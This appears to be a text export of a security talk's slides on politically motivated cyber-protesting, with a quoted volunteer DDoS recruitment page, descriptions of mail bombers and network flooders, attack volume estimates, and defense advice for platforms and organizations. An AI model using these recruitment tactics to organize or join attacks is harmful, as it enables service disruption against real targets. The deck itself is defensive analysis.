 - “everyone email staff@embassy.fr with your photos”
 - “their Web site reboots if you type ##### in to the visa request page. if we all do this, no one will be able to get a visa!”


Cyber-Jihad Communities

- Numerous external web sites already exist specifically for the coordination of cyber attacks
 - most sites are organized along religious and political views
 - independent of social network sites – but often referred to from them
- Several web sites also offer tools that community members can download and target a mutual adversary
 - often referred to as a “Cyber-Jihad”



Cyber-Jihad Coordination

- External Web sites promoting tools and tactics to target adversaries
- Social network forums and groups often link to external tool distribution sites



You too Can Contribute to the Effort
Français | Português | Русский | Español | English | עברית

Home Page | Instructions | Download

Who are we?
We are a group of students who are tired of sitting around doing nothing while the citizens of Sderot and the cities around the Gaza Strip are suffering, NO MORE!
We will not sit around and watch our children fear and cry out for help while the missiles are flying over their heads!
We say NO MORE!

What have we done about it?
We created a project that unites the computer capabilities of many people around the world.
Our goal is to use this power in order to disrupt our enemy's efforts to destroy the state of Israel.
The more support we get, the efficient we are!

How can you help?
You [download](#) and install the file from our site.
The file is harmless to your computer and could be immediately removed.
There is no need for identification of any kind - anonymity guaranteed!

Reports
Reports from the communication warfare between Israel and Hamas:
<http://www.pcworld.idg.com.au/artid>
Social networks link terrorists

Status
8505 people have joined us so far.

You can contact us here: helpisraelwin@gmail.com

SHARE

<http://www.helpisraelwin.com>

Tools


- Tools used for community targeted attacks are typically of the distributed denial of service (DDoS) variety
- Target lists normally agreed in advance

- Mail bombers

- hundreds of mails per minute to specific mail address

- Network flooders

- saturate network connections
- Exhaust system resources
- ICMP flooding



<http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

DDoS Attack

- DDOS = Distributed Denial of Service
- Community members download the attack tool
- At a specified date & time they launch their attack
- Combined volume of attack traffic caused target to stop functioning
- Example: 5,000 home DSL users can create
 - 1.3 Gbps of traffic volume
 - 150m e-mails per hour
 - 250,000 transactions per second

Combined attack tool

- Social Network Coordinated DDoS
 - download software package, install, and participate
 - social network group provides command and control instructions
 - built-in DDoS functionality (mail, web, ..)
- Ease of participation
 - “Donate the unused power of your computer to the cause...”
 - “Use your spare Internet bandwidth while you’re asleep...”
 - “Automatically further the cause just by installing this tool...”

Who are likely targets?

- Group creation and “mob” attacks
 - **Political** - “oppose the military junta in ..”
 - **Ideological** - “eating meat is bad, close down XXX turkey farm ..”
 - **Theological** - “Jedi is not a legitimate religion, don’t let them recruit ..”
 - **Local** - “stop the invasion of XXX within our community ..”
 - **Commercial** - “don’t let them sell toys with lead paint ..”
 - **Sporting** - “we’ll teach them for taking our trophy ..”

Attack Ramifications

- Economic Exhaustion
 - prevent customers/clients from accessing Internet services
 - swamp internal systems and disrupt business processes
 - drive up hosting and cloud costs
- Public disinformation
 - defamatory information and brand erosion
- Flooding of non-Internet systems
 - harassment of business executives
 - unreachable telephony systems and emergency services

Defense Strategies



Defense strategies

- The threat is as complex as it is broad
 - no single protection solution will curtail the threat
- Instead, measures need to be taken within:
 - the Social Network site
 - the targeted organization
 - organizations whose employees can contribute to attacks
 - the ISP/Telco infrastructure routing the attack traffic
 - the abused intermediary sites that may host defamatory material

Social Networking Sites

- Social Network sites bear the greatest burden in protecting organizations from being targeted by their members
- Most sites already have exhaustive user agreements that prohibit the discussion and participation of these attacks
 - Unfortunately, they appear to be rarely enforced...
- Monitoring Group Discussion Content
 - identification of malicious code, attack coordination, and breach of site usage agreements
- Removal or Sanitization of Content
 - filtering of offending content and discussions

Conclusions



Malware Economics

- cybercrime is a business that makes money at every level
- follow the money if you want to understand the root cause
- division of labor and specialization provides advanced and easy to use tools at low cost with extensive service provision
- new services and degrees of sophistication are appearing daily - no end in sight

Defense

- Cybercrime
 - we have to deal with the threat one piece at a time
 - the end target is the user, customer centric
- There is no silver-bullet
 - no single technology can provide 100% protection
 - we need antivirus despite its limitations
 - keep your machine fully patched at any time:
OS, all applications/plugin-ins & antivirus

Cyber Protesting

- Cyber-protesting, get used to it...
- Are you a victim or an enabler?
 - receiving end of an attack
 - facilitating an attack on others
- Tools are growing in sophistication
 - easier to become involved in a protest
 - ramifications are fuzzy...
- Collaboration
 - international and interdisciplinary collaboration needed

Recommendation: Tools

- Online Virus Check
 - check every downloaded or received file for viruses using many diverse antivirus products
 - Recommended tool: Virus Total
<http://www.virustotal.com>
- Check for pending updates
 - install all pending patches prior to use your machine
 - check your OS and all applications/plug-ins of your machine for pending updates
 - Recommended tool: Secunia PSI
http://secunia.com/vulnerability_scanning/personal



Further Reading

- Reading

- Gunter Ollmann, Damballa

- http://www.damballa.com/downloads/r_pubs/CSI2009_CyberProtesting.pdf



Thank you

- Contact: Dr. Stefan Frei
- <http://www.techzoom.net>